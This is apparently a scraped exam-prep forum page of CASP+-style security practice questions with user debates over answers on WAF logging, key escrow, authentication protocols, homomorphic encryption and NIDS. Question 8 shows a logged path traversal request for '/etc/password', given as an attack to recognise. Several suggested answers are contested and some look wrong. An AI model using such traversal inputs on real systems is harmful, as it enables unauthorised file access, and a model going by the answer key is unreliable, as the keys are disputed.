I think people have points about C being incorrect because HTTP does not get forwarded to HTTPS to decrypt. That makes no sense. However, neither does an expired certificate. The cert validity should have no bearing on logging. If you tell the browser to continue anyway, you're still using the cert, you're just ignoring the errors. Either way, logging should be completely unaffected.

My guess is this question just has a typo in the wording. If you changed it to HTTPS was not being decrypted forwarded to HTTP, everything makes sense.

upvoted 10 times

Bluedegard2_111 Most Recent 1 year, 4 months ago

Selected Answer: C

Normally, WAF can monitor HTTPS traffic (you may see SSL offloading). B and D won't stop WAF as well as traffic encryption. and A is irrelevant (If you have been working in this career, user-agent has nothing to do with capability of logging). I think, the closet answer is C since you may configure to process only port 443 HTTPS not port 80 http.

upvoted 1 times

Bluedegard2_111 1 year, 4 months ago

Selected Answer: C

Even though, certificate is expired or self-signed, it still can provide traffic encryption capability.

upvoted 1 times

blacksheep6r 1 year, 8 months ago

Selected Answer: C

WAF Decryption: A Web Application Firewall (WAF) typically inspects traffic by decrypting HTTPS communications. If HTTP traffic isn't being redirected to HTTPS, the WAF won't be able to decrypt and inspect that traffic. This results in a lack of visibility and logging for that specific traffic.

Why the Other Options Don't Fit:

A. The user agent client is not compatible with the WAF: Compatibility issues usually affect connection or functionality rather than causing selective logging gaps. B. A certificate on the WAF is expired: An expired certificate would impact the establishment of secure connections but wouldn't directly cause specific traffic to be unlogged. D. Old, vulnerable cipher suites are still being used: Vulnerable cipher suites pose other security risks but don't lead to the particular issue of missing logs from the WAF.

upvoted 1 times

salmonIsDecent 2 years, 1 month ago

Selected Answer: B

Answer selected: B. A certificate on the WAF is expired. Reasoning and Counter-argument to option C. An expired certificate on the WAF prevents the proper SSL/TLS handshake thus causing the client (the web application) connections to fail and leading to no traffic to reach the WAF. Which means the traffic is not logged.

Option C. HTTP traffic is not forwarding to HTTPS to decrypt means unencrypted traffic bypasses the decryption processes, but the WAF can still inspect and log HTTP traffic, so the visibility should remain for HTTP requests though it will may miss encrypted traffic.

The scenario given is that there is NO VISIBLITY from the WAF for the web application. In terms of comprehending this statement, we ASSUME NO TRAFFIC. 100% NOTHING is logged.

With that logic, B. A certificate on the WAF is expired, makes the most logical sense.

upvoted 2 times

catastrophie 2 years, 1 month ago

Selected Answer: B

Ok, to start with the argument that it's a typo and it should be HTTPS is not forwarding to HTTP. I agree that is how things should work with a WAF if it's configured for it. So this brings us to the next question if the "typo" was corrected, then what would cause that issue? Perhaps an expired cert? Chances are it's not a typo and not the correct answer. However, an expired cert on the WAF could most definitely cause issues with logging. Generally, a WAF or any type of layer 7 filtering application create and issue certificates or are issued a certificate to inspect SSL/TLS traffic. If the certificate on the WAF were expired, then it would not be able to inspect the SSL/TLS traffic passing through it. Now, that being said, it's an assumption on my part that the specific traffic is HTTPS that the analyst is expecting in the logs since malicious individuals typically don't go doing shady stuff all out in the open and using HTTP. Just my way of looking at this. I'm sure there are things I'm overlooking as well.

upvoted 4 times

YUYUY 2 years, 1 month ago

Selected Answer: B

Its B.

C. is wrong because, if the traffic is already unencrypted in HTTP why would it need to forward to HTTPS for it to be inspected by the WAF? That would mean encrypting the traffic.

Keep in mind that WAFs can be configured in two ways: 1. HTTPS Traffic is decrypted before it reaches the WAF, allowing the clear-text traffic to be inspected. 2. HTTPS traffic is decrypted by the WAF using the Certs installed on it.

So what do you think happens in Scenario 2 when the cert used for decrypting the HTTPS traffic expires? You will not have visibility of any new logs from that web server!

Correct Answer: B. A certificate on the WAF is expired.

upvoted 2 times

HereToStudy 2 years, 1 month ago

Selected Answer: B

Cert expired. C makes no sense

upvoted 2 times

23169fd 2 years, 3 months ago

Selected Answer: C

If HTTP traffic is not being forwarded to HTTPS, the WAF may not be able to inspect and log the traffic properly. WAFs typically operate by decrypting HTTPS traffic to analyze its contents and protect the web application. If traffic remains on HTTP, the WAF might not intercept it, leading to a lack of visibility and logging. B is incorrect because An expired certificate would typically prevent HTTPS traffic from being established at all, causing SSL/TLS errors. This would result in failed connections rather than unlogged traffic.

upvoted 2 times

Delab202 2 years, 9 months ago

Selected Answer: C

The MOST likely cause for the specific traffic not being logged, and there being no visibility from the Web Application Firewall (WAF) for the web application, is:

C. HTTP traffic is not forwarding to HTTPS to decrypt.

Explanation:

HTTP to HTTPS Redirect: If the web server is supposed to be secured with HTTPS, but the incoming traffic is not being redirected from HTTP to HTTPS, then the WAF, which is often designed to inspect and control encrypted (HTTPS) traffic, may not be seeing the traffic. The WAF might be configured to handle and log only encrypted traffic.

upvoted 3 times

jhxetc 2 years, 10 months ago

Selected Answer: C

While horribly worded, C makes the most sense. If the server is not redirecting HTTP traffic to HTTPS (think of connecting to http://google.com - you will be redirected to https://google.com) and the WAF is configured to only monitor https traffic, then there would be a gap in monitoring.

upvoted 3 times

joinedatthehop 3 years, 1 month ago

The Answer should be B.

Using an expired certificate makes clients vulnerable to cyber attacks, which can break their trust. Therefore, it is not recommended to use an expired certificate. A website would not last long with an expired one.

The only way answer C. makes sense if it was written as follows: HTTPs traffic is not forwarding to HTTP to decrypt.

upvoted 1 times

imather 3 years, 3 months ago

Selected Answer: B

HTTP to HTTPS to decrypt does not make sense. The other way around would

upvoted 3 times

fb2fcb1 3 years, 3 months ago

Selected Answer: C

C. HTTP traffic is not forwarding to HTTPS to decrypt.

If the web application firewall (WAF) is configured to only monitor or manage HTTPS traffic and there is traffic on the network that is not being automatically redirected from HTTP to HTTPS, it could result in that traffic not being visible to the WAF. This could be a reason why the WAF isn't logging specific traffic.

The other options are less likely to result in a lack of visibility from the WAF. An incompatible user agent client (A) or expired certificate (B) could cause issues, but they would typically lead to error messages or connection failures rather than traffic simply not being logged. Similarly, while using old and potentially vulnerable cipher suites (D) is a security risk, it wouldn't typically cause certain traffic to not be logged by the WAF.

upvoted 2 times

_Aneeb 3 years, 3 months ago

B is the correct answer as WAF logs both http and https traffic. There is no such a way to log "http" traffic as "https". Don't even makes sense.

upvoted 3 times

Sepu 3 years, 4 months ago

Selected Answer: B

B is the only one that makes some sense.

upvoted 3 times

Question #8 *Topic 1*

A security analyst is reviewing the following output:

Which of the following would BEST mitigate this type of attack?

```
Request URL: http://www.largeworldwidebank.org/../../../etc/password
Request Method: GET
Status Code: 200 OK
Remote Address: 107.240.1.127:443
Content-Length: 1245
Content-Type: text/html
Date: Tue, 03 Nov 2020 19:47:14 GMT
Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cache-Control: max-age=0
Connection: keep-alive
Host: www.largeworldwidebank.org/
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/67.0.3396.87 Safari/537.36
```

A. Installing a network firewall

B. Placing a WAF inline

C. Implementing an IDS

D. Deploying a honeypot

Suggested Answer: *B*

Winterz Highly Voted 4 years, 8 months ago

The Answer is B

upvoted 14 times

zapato 4 years, 8 months ago

I agree. A WAF would be correct answer.

upvoted 4 times

BiteSize Highly Voted 2 years, 1 month ago

Selected Answer: B

CASP #1 answer I keep seeing over and over... Place a WAF inline. Provide Input Validation to stop the bad guys from running exploits.

Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 8 times

Bluedegard2_111 Most Recent 1 year, 4 months ago

Selected Answer: B

100% Path Traversal Attack = Web Application Attack = Need Web Application Firewall (WAF)

upvoted 1 times

salmonIsDecent 2 years, 1 month ago

Selected Answer: B

I selected B. Placing a WAF inline because a WAF is specifically designed to inspect HTTP/HTTPS requests, detect and block common web application attacks which includes directory traversal attempts as seen in this captured log. The WAF can analyze the URL structure, recognize the malicious patterns and prevent the request from reaching the web server.

upvoted 1 times

Delab202 2 years, 1 month ago

Selected Answer: B

The provided output indicates an attempt to access sensitive files on a web server, such as "/etc/password," which could be indicative of a directory traversal or path traversal attack. To best mitigate this type of attack, the most appropriate option is:

B. Placing a WAF inline (Web Application Firewall)

Explanation:

Web Application Firewall (WAF): A WAF is designed to protect web applications from various attacks, including directory traversal. It can inspect and filter HTTP traffic between a web application and the Internet, blocking malicious requests that attempt to access unauthorized directories or files.

upvoted 2 times

23169fd 2 years, 3 months ago

Selected Answer: B

Traversal attack => WAF

upvoted 2 times

BreakOff874 3 years, 6 months ago

Answer: B. This (../../) is known as a traversal sequences and is considered a web application attack.

upvoted 3 times

Andre876 3 years, 11 months ago

I agree I believe the answer is a WAF

upvoted 3 times

ryanzou 3 years, 11 months ago

Selected Answer: B

B is correct

upvoted 3 times

ryanzou 4 years ago

Selected Answer: B

The answer must be B. It's a directory traversal attack.

upvoted 4 times

dangerelchulo 4 years, 1 month ago

Selected Answer: B

Attack is an XSS and the best solution is OWASP, best solution available is WAF

upvoted 3 times

AaronS1990 3 years, 5 months ago

It's directory traversal hence the ../ but it is still B

upvoted 2 times

AlexJacobson 4 years, 3 months ago

Selected Answer: B

I vote B, not because it eliminates LDAP injection issue (WAF can't do that, just make it harder to exploit the vulnerability in the application), but because all other answers make zero sense in this scenario. :)

upvoted 4 times

BLADESWIFTKNIFE 4 years, 4 months ago

Selected Answer: B

I agree

upvoted 3 times

Mara03 4 years, 4 months ago

Acunetix Website: The only way to effectively defend against directory traversal attacks is to carefully write the code of the website or web application and use user input sanitization libraries. Note that web application firewalls (WAF) do not eliminate directory traversal issues, just make it harder for the attacker to exploit vulnerabilities.

upvoted 4 times

Mara03 4 years, 4 months ago

A directory traversal vulnerability caused by specific character sequences within an improperly sanitized URL was identified in the VPN2S firewall. Zyxel has released a patch addressing directory traversal and command injection vulnerabilities in the VPN2S firewall.

upvoted 1 times

RevZig67 4 years, 5 months ago

Selected Answer: B

Need a WAF

upvoted 2 times

whatupcprio 4 years, 6 months ago

Selected Answer: B

Network Firewall does not make sense in this scenario. Best mitigation from those available is the WAF.

upvoted 3 times

Question #9 *Topic 1*

Which of the following terms refers to the delivery of encryption keys to a CASB or a third-party entity?

A. Key sharing

B. Key distribution

C. Key recovery

D. Key escrow

Suggested Answer: *D*
Reference: https://www.open.edu/openlearn/ocw/mod/oucontent/view.php?id=48322§ion=1.3

dangerelchulo Highly Voted 2 years, 1 month ago

Selected Answer: B

The term is actually key distribution key word distribution = delivery. Key Escrow is the process to store the key. Totally use key Escrow with CASB and third party but the deliver system is Key Distribution. In short escrow is method of storing and distribution is method of delivery. https://csrc.nist.gov/glossary/term/key_distribution https://jumpcloud.com/blog/key-escrow

upvoted 22 times

BiteSize Highly Voted 2 years, 1 month ago

Selected Answer: B

I'll Take CASB for $500 Alex. "This verb is the process of getting keys sent to the CASB for storage" "What is Distribution?" " That is correct. (CASB is a key escrow provider but sending it there is distributing a key) Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 5 times

lionleo Most Recent 1 year, 4 months ago

Selected Answer: B

In the context of encryption, key management involves the processes and technologies used to generate, store, distribute, and rotate encryption keys. Key distribution specifically refers to the process of securely delivering encryption keys to authorized parties (including third-party entities) while ensuring that the keys themselves remain secure during transit.

More specifically, in cloud environments where a CASB (Cloud Access Security Broker) is involved, there are practices like:

Key sharing or key delivery to CASBs for purposes of encryption inspection.

Key management as a service (KMaaS), where a third-party entity manages encryption keys for the customer.

This might be part of an overarching encryption key lifecycle where keys are created, distributed, used for encryption/decryption, and then securely destroyed or archived at the end of their lifecycle.

Does that align with what you're looking for, or would you like more details on a specific aspect of key management or encryption key delivery?

upvoted 1 times

Bluedegard2_111 1 year, 4 months ago

Selected Answer: B

Please read the textbook!!!! Key escrow is the process of storing keys with 3rd party to ensure "decryption" (not encryption) can occur.

upvoted 1 times

braveheart22 1 year, 6 months ago

Selected Answer: D

The correct answer here is D Key escrow is a security arrangement in which encryption keys are stored or delivered to a third party, such as a Cloud Access Security Broker (CASB) or other authorized entity, so they can decrypt data if needed. This is commonly used in: Enterprise environments for data recovery Law enforcement scenarios Cloud services, where a CASB might need access to decrypt and inspect data

upvoted 3 times

Sweety_Certified7 1 year, 7 months ago

Selected Answer: D

CORRECT ANSWER: D. Key escrow refers to the process of storing encryption keys with a third-party entity, such as a Cloud Access Security Broker (CASB) or a trusted organization. This allows for the recovery of encrypted data if the original encryption keys are lost or if access needs to be granted for legal or operational purposes.

Why Not the Other Options?

A. Key Sharing: Key sharing refers to the process of multiple users having access to the same encryption key, which is not the same as escrow. B. Key Distribution: This refers to sending encryption keys securely to authorized parties for encryption and decryption but does not involve third-party storage. C. Key Recovery: This is the process of retrieving lost encryption keys, but it doesn't necessarily involve a third-party entity like a CASB.

upvoted 1 times

1llustrious 1 year, 7 months ago

Selected Answer: D

Key distribution refers to the process of distributing encryption keys to authorized users or systems. CASB or Third party entity are not authorized users or systems. They hold the keys and only release them when certain things are met according to the agree. A breach of contract, a software company goes out of business are some examples. The answer is Key Escrow.

upvoted 1 times

Chiaretta 1 year, 8 months ago

Selected Answer: B

The question state just the distribution of the keys.

upvoted 1 times

AceAk47 1 year, 10 months ago

Selected Answer: D

According to ChatGPT, the answer is D. Key escrow

upvoted 1 times

salmonIsDecent 2 years, 1 month ago

Selected Answer: B

Answer selected is: B. Key distribution.

The key word is: "delivery."

upvoted 1 times

catastrophie 2 years, 1 month ago

Selected Answer: B

CASBs do not perform key escrow. Yes, third-party entities do, and yes, that phrase was in the question. The answer is still B. CASB will you the key shared via key distribution to perform all sorts of tasks such as policy enforcement. It uses the keys to scan traffic and look for anomalies in patterns. Third-party entities would use keys distributed to them for things like secure data backups and recovery, secure file sharing, compliance auditing, etc... Just CompTIA using buzz words trying to throw everyone off their game.

upvoted 2 times

Delab202 2 years, 1 month ago

Selected Answer: B

The term that refers to the delivery of encryption keys to a CASB (Cloud Access Security Broker) or a third-party entity is:

B. Key distribution

Explanation:

Key Sharing: Involves sharing encryption keys between authorized parties for collaborative purposes.

Key Distribution: Involves the delivery of encryption keys to the intended recipients or entities. Key distribution ensures that the entities involved in secure communication have access to the appropriate keys to encrypt and decrypt the data.

Key Recovery: Refers to the process of regaining access to encrypted data when a user forgets their password or loses access to their key.

Key Escrow: Involves the storage of encryption keys by a trusted third party. This third party can release the keys under specific conditions, such as legal requirements.

upvoted 3 times

23169fd 2 years, 1 month ago

Selected Answer: B

Key Escrow: storing keys with a third party for recovery purposes Key Distribution: secure delivery of keys to a CASB or third-party entity for immediate use.

upvoted 3 times

HereToStudy 2 years, 1 month ago

Selected Answer: B

Has to be B

upvoted 1 times

TweakableCipher 2 years, 3 months ago

Selected Answer: D

I asked ChatGPT 4o the question without even supplying it the answer bank, and it spit out "Key Escrow".

upvoted 2 times

nelombg 2 years, 9 months ago

A "Key Escrow" is used in cases where a third-party needs access to encrypted data, as defined by law (so if you get a court order to decrypt data)Key distribution is, well, the process of distributing (cryptographic) keys to different parties. Usually this involves mechanisms which are considered "out-of-band", i.e. mechanisms that don't use the later communication channel for the transport of keys. Alternatively key distribution can be done by relying the distribution of new keys upon the safe distribution of old keys

upvoted 1 times

nelombg 2 years, 9 months ago

Answer is : "Key Escrow"

upvoted 2 times

imather 3 years, 3 months ago

NIST SP 800-152, Key Distribution - A manual or automated key-establishment procedure whereby one entity (the sender) selects and distributes the key to another entity (the receiver). CNSSI 4009-2015, Key Escrow - the retention of the private component of the key pair associated with a subscriber’s encryption certificate to support key recovery. Question asks about the delivery, not the retention; so key distribution

upvoted 4 times

Question #10 *Topic 1*

An organization is implementing a new identity and access management architecture with the following objectives:

➩ Supporting MFA against on-premises infrastructure

➩ Improving the user experience by integrating with SaaS applications

➩ Applying risk-based policies based on location

➩ Performing just-in-time provisioning

Which of the following authentication protocols should the organization implement to support these requirements?


A. Kerberos and TACACS

B. SAML and RADIUS

C. OAuth and OpenID

D. OTP and 802.1X

Suggested Answer: *D*



Manage cost

Your organization may have multiple Identity Access Management (IAM) solutions in place. Migrating to one Azure AD infrastructure is an opportunity to reduce dependencies on IAM licenses (on-premises or in the cloud) and infrastructure costs. In cases where you may have already paid for Azure AD via Microsoft 365 licenses, there is no reason to pay the added cost of another IAM solution.

With Azure AD, you can reduce infrastructure costs by:

- Providing secure remote access to on-premises apps using Azure AD Application Proxy.
- Decoupling apps from the on-prem credential approach in your tenant by setting up Azure AD as the trusted universal identity provider.

Reference: https://docs.microsoft.com/en-us/azure/active-directory/manage-apps/migrate-application-authentication-to-azure-active-directory

Pongpisit Highly Voted 4 years, 9 months ago

Selected Answer: B

SAML and RADIUS

upvoted 20 times

AenAllAin Highly Voted 4 years, 8 months ago

I don't see how the answer could not be B... 1. The cited reference just points to an Azure AD manual. 2. JIT Provisioning uses SAML. 3. RADIUS is a true AAA; whereas, TACACS did not separate the AAA functionality until XTACACS and TACACS+. 4. Windows services tie you to Kerberos in their stack, but not all SaaS are Windows based. ...maybe I'm wrong

upvoted 8 times

AlexJacobson 4 years, 3 months ago

Selected Answer: B

Definitely SAML and RADIUS (SAML because of just-in-time, and RADIUS because of AAA)

upvoted 8 times

lionleo Most Recent 1 year, 4 months ago

Selected Answer: C

Improving the user experience by integrating with SaaS applications:

OAuth 2.0 is the standard for securing access to APIs and integrates seamlessly with SaaS applications. OpenID Connect (OIDC) is an extension of OAuth 2.0 that provides identity verification and enables Single Sign-On (SSO) for a better user experience when accessing cloud-based services.

upvoted 1 times

Bluedegard2_111 1 year, 4 months ago

Selected Answer: B

JIT as well as UX integration can be found in SSO such as SAML, OAuth, or OpenID. However, authentication against on-premises and risk-based policies based on location implies the "Remote Working" that mean either RADIUS or TACACS are candidate. So, the final answer should be B. SAML and RADIUS

upvoted 1 times

Bright07 1 year, 8 months ago

Selected Answer: C

C is the right answer no doubt

upvoted 2 times

blacksheep6r 1 year, 8 months ago

Selected Answer: B

let's break down why B. SAML and RADIUS is the best choice:

RADIUS: This protocol is commonly used to support MFA (multi-factor authentication) for on-premises systems. It helps in authenticating users at the network level, which is ideal for securing access to on-prem infrastructure.

SAML: Security Assertion Markup Language (SAML) is widely adopted for federated identity management, making it a strong choice for integrating with SaaS applications. It also supports just-in-time (JIT) provisioning, where user accounts are created on the fly based on SAML assertions. Additionally, SAML-based systems can incorporate risk-based policies (like location-based controls) through the identity provider's configuration.

upvoted 1 times

Chiaretta 1 year, 8 months ago

Selected Answer: C

C is the right answer.

upvoted 3 times

Bright07 1 year, 10 months ago

Selected Answer: C

Ans is C. To meet the requirements for supporting MFA, integrating with SaaS applications, applying risk-based policies, and performing just-in-time provisioning, the best choice from the options provided would be: C. OAuth and OpenID OAuth: This protocol is commonly used for authorization in SaaS applications and allows for seamless integration with third-party services. It also supports just-in-time provisioning by allowing access tokens to be generated dynamically. OpenID: This protocol is used for authentication and can enhance user experience by providing a way to log in to multiple applications with a single identity. It also supports MFA, which is crucial for your requirements. Whereas SAML and RADIUS: SAML is good for federated authentication and works well with SaaS, but RADIUS is more focused on network access control and may not support all aspects of your requirements as comprehensively. So, OAuth and OpenID is the most suitable choice.

upvoted 3 times

IT_Master_Tech 2 years ago

ChatGPT goes with C.

upvoted 3 times

salmonIsDecent 2 years, 1 month ago

Selected Answer: C

C. OAuth and OpenID

Reasoning: OAuth and OpenID Connect are widely used for SaaS integrations, JIT provisioning, MFA, and applying risk-based policies. This combination fits the organization's needs most comprehensively.

upvoted 3 times

surfuganda 2 years, 1 month ago

Selected Answer: C

A. Kerberos and TACACS: [INCORRECT] Kerberos for on-premises auth within a domain but doesn't directly support integration with SaaS . TACACS doesn't support SaaS applications or risk-based policies based on location.

B. SAML and RADIUS: [INCORRECT] SAML supports SSO, integrating with SaaS applications and applying risk-based policies based on location. RADIUS is used for NAC but doesn't directly support integration with SaaS applications. SAML aligns with the objectives, but RADIUS doesn't .

C. OAuth and OpenID: [CORRECT] OAuth can grant access to resources, including SaaS applications, and can be used for MFA. OpenID provides SSO and user authentication, supports risk-based policies and just-in-time provisioning.

D. OTP and 802.1X: [INCORRECT] OTP supports MFA, but is not ideal for integrating with SaaS applications or just-in-time provisioning. 802.1X is used for network access control and doesn't directly support the objectives.

upvoted 5 times

HereToStudy 2 years, 1 month ago

Selected Answer: B

It's B

upvoted 1 times

23169fd 2 years, 3 months ago

Selected Answer: B

OAuth and OpenID Connect are excellent for modern, web-based authentication scenarios, especially for integrating with SaaS applications and providing seamless SSO. However, OAuth and OpenID Connect do not inherently support MFA for on-premises infrastructure. They are more geared towards web and mobile applications and may require additional components to fully support MFA and risk-based policies for on-premises systems.

upvoted 6 times

Remmmie 2 years, 8 months ago

Selected Answer: C

Oauth and OpenID

upvoted 5 times

ElDirec 2 years, 8 months ago

Selected Answer: C

C. OAuth and OpenID

OAuth (Open Authorization) and OpenID are modern, open-standard protocols that provide secure delegated access. They're widely used for single sign-on (SSO) and identity federation. OAuth is a protocol that allows an application to authenticate against a server as a user, without requiring passwords or tokens to be passed to the application itself. This is particularly useful for SaaS applications. OpenID Connect (an extension of OAuth) is a protocol that allows clients to verify the identity of an end-user based on the authentication performed by an authorization server. Both OAuth and OpenID support just-in-time provisioning, which is the ability to create a user account within an application at the time of authentication2.

upvoted 4 times

Kabbath1986 2 years, 9 months ago

Selected Answer: C

C. OAuth and OpenID

Explanation:

OAuth (Open Authorization) is commonly used for authorization and delegated access. It is suitable for scenarios where a user wants to grant a third-party application limited access to their resources without sharing their credentials. OAuth is often used in conjunction with OpenID Connect (OIDC) for authentication.

OpenID Connect (OIDC) is an identity layer built on top of OAuth 2.0. It provides an authentication layer, allowing clients to verify the identity of end-users based on the authentication performed by an authorization server.

upvoted 5 times

Question #11 *Topic 1*

Which of the following allows computation and analysis of data within a ciphertext without knowledge of the plaintext?

A. Lattice-based cryptography

B. Quantum computing

C. Asymmetric cryptography

D. Homomorphic encryption

Suggested Answer: *D*
Reference: https://searchsecurity.techtarget.com/definition/cryptanalysis

CKRET Highly Voted 2 years, 1 month ago

D Homomorphic encryption allows a company to perform statistical calculations on fields within the data while keeping the data set as a whole encrypted.

upvoted 10 times

dangerelchulo Highly Voted 2 years, 1 month ago

Selected Answer: D

CompTIA Book - Homomorphic encryption is a form of encryption that is unique in that it allows computation on ciphertexts and generates an encrypted result that, when decrypted, matches the result of the operations as if they had been performed on the plaintext.

upvoted 7 times

Delab202 Most Recent 2 years, 1 month ago

Selected Answer: D

The correct answer is:

D. Homomorphic encryption

Explanation:

Homomorphic Encryption: Homomorphic encryption is a cryptographic technique that allows computations and analysis of data to be performed on encrypted data without decrypting it. This enables operations to be carried out on ciphertext, and the results are in encrypted form, which can then be decrypted to obtain the final result.

upvoted 4 times

23169fd 2 years, 1 month ago

Selected Answer: D

Homomorphic encryption allows computation and analysis of data within ciphertext without knowledge of the plaintext. This type of encryption enables operations to be performed on encrypted data without needing to decrypt it first, thereby maintaining data privacy and security throughout the computation process. The result of the computation, when decrypted, matches the result of the same operations performed on the plaintext.

upvoted 2 times

BiteSize 3 years, 3 months ago

Selected Answer: D

Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 3 times

ts260 4 years, 2 months ago

Selected Answer: D

Homomorphic

upvoted 3 times

bangz23 4 years, 2 months ago

Selected Answer: D

D is the answer. refers to homomorphism in algebra: the encryption and decryption functions can be thought of as homomorphisms between plaintext and ciphertext spaces.

upvoted 3 times

acristian_111 4 years, 3 months ago

Selected Answer: D

I agree with D

upvoted 2 times

AlexJacobson 4 years, 3 months ago

Selected Answer: D

Just take a look at wiki https://en.wikipedia.org/wiki/Homomorphic_encryption :)

upvoted 2 times

Gerbrs 4 years, 3 months ago

Selected Answer: D

Answer is D

upvoted 2 times

easternisme 4 years, 3 months ago

Selected Answer: D

https://en.wikipedia.org/wiki/Homomorphic_encryption

upvoted 2 times

RevZig67 4 years, 5 months ago

Selected Answer: D

Homomorphic encryption

upvoted 3 times

Deedeepman 4 years, 7 months ago

D Homomorphic encryption. https://www.keyfactor.com/blog/what-is-homomorphic-encryption/#:~:text=Homomorphic%20encryption%20algorithms%20are%20a,with%20a%20number%20of%20applications.

upvoted 2 times

Question #12 *Topic 1*

A company is looking to fortify its cybersecurity defenses and is focusing on its network infrastructure. The solution cannot affect the availability of the company's services to ensure false positives do not drop legitimate traffic.
Which of the following would satisfy the requirement?

A. NIDS

B. NIPS

C. WAF

D. Reverse proxy

Suggested Answer: *B*
Reference: https://subscription.packtpub.com/book/networking-and-servers/9781782174905/5/ch05lvl1sec38/differentiating-between-nids-and-nips

CKRET Highly Voted 4 years, 8 months ago
A. NIDS A NIPS will drop false positives. https://owasp.org/www-community/controls/Intrusion_Detection
upvoted 18 times

ts260 Highly Voted 4 years, 2 months ago
Selected Answer: A
NIDS will not drop traffic
upvoted 9 times

lionleo Most Recent 1 year, 4 months ago
Selected Answer: A
NIDS is passive — it monitors and analyzes network traffic for signs of malicious activity but does not actively block traffic. This ensures that legitimate traffic is not dropped due to false positives, satisfying the company's requirement to not affect service availability.

NIPS (Network Intrusion Prevention System), on the other hand, actively blocks or modifies traffic — which can impact availability if it mistakenly blocks legitimate traffic (false positives). So B is not suitable.

WAF (Web Application Firewall) and Reverse Proxy can both affect traffic availability:

A WAF inspects HTTP traffic and can block malicious requests. If it generates false positives, it can block legitimate users.

A Reverse Proxy routes requests through an intermediary, which can become a point of failure or misconfiguration that affects availability.
upvoted 1 times

blacksheep6r 1 year, 8 months ago
Selected Answer: A
The correct answer is A) NIDS (Network Intrusion Detection System). □

Explanation: NIDS (Network Intrusion Detection System) monitors network traffic for suspicious activity without actively blocking traffic. Since it only detects and alerts, it does not introduce the risk of dropping legitimate traffic.
upvoted 1 times

joschmo 1 year, 8 months ago
Selected Answer: A
NIDS is passive
upvoted 1 times

23169fd 2 years, 3 months ago
Selected Answer: A
It provides monitoring and alerting capabilities without actively interfering with the traffic flow, thereby ensuring legitimate traffic is not droppe
upvoted 2 times

Bright07 2 years, 4 months ago

NIDS stands for Network Intrusion Detection System. This system monitors the traffic on the network for any suspicious activity and sends alerts when such activity is detected. It's a passive system, meaning it won't take any action other than alerting the specified recipients.

The key point here is that NIDS does not affect the availability of the company's services. It does not block any traffic itself, even if it's malicious. This ensures that false positives (legitimate traffic that is incorrectly flagged as malicious) do not disrupt the company's services.

In contrast, a Network Intrusion Prevention System (NIPS), a Web Application Firewall (WAF), and a Reverse Proxy could potentially block traffic, which could lead to service disruption if there are false positives. Therefore, NIDS would be the best choice given the company's requirements.

upvoted 4 times

Delab202 2 years, 9 months ago

Selected Answer: C

Given the requirement that the solution cannot affect the availability of the company's services to ensure false positives do not drop legitimate traffic, the most suitable option is:

C. WAF (Web Application Firewall)

Explanation:

WAF (Web Application Firewall): A WAF is designed to protect web applications from various attacks, including SQL injection, cross-site scripting (XSS), and other web-based threats. It operates at the application layer and can filter, monitor, and block HTTP traffic between a web application and the Internet. WAFs are generally configured to minimize false positives and ensure legitimate traffic is not disrupted.

upvoted 2 times

Trap_D0_r 2 years, 9 months ago

A WAF protects a public facing application against common attacks. The question specifically states the company is focusing on securing it's network infrastructure (i.e. the inside of the network, not just a public facing application or edge server). In this context, a NIDS makes the most sense.

upvoted 3 times

BiteSize 3 years, 3 months ago

Selected Answer: A

NIDS = Snort/Suricata = Passive Alerting It will not affect the network; all the others run that risk.

Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 5 times

fb2fcb1 3 years, 3 months ago

Selected Answer: A

A. NIDS

A Network Intrusion Detection System (NIDS) would be the best fit for this scenario. NIDS monitors network traffic for suspicious activity or known threats and generates alerts when detected. It operates in a passive mode, simply monitoring and alerting, which means it wouldn't affect network availability as it does not take action to block or drop packets like a Network Intrusion Prevention System (NIPS) would.

A Web Application Firewall (WAF) primarily focuses on application-layer threats, not network-level threats.

A reverse proxy wouldn't be the best option either as it primarily aids in load balancing and distribution, it doesn't focus specifically on threat detection or prevention.

upvoted 4 times

FOURDUE 3 years, 9 months ago

Selected Answer: A

Network Intrusion Detection System: They are strategically located across the network to monitor traffic from all devices connected to the Internet. Primarily, it performs an analysis of passing traffic on the whole subnet and compares that information to a database of known threats. When it detects an assault or detects strange activity, it alerts the administrator.

upvoted 4 times

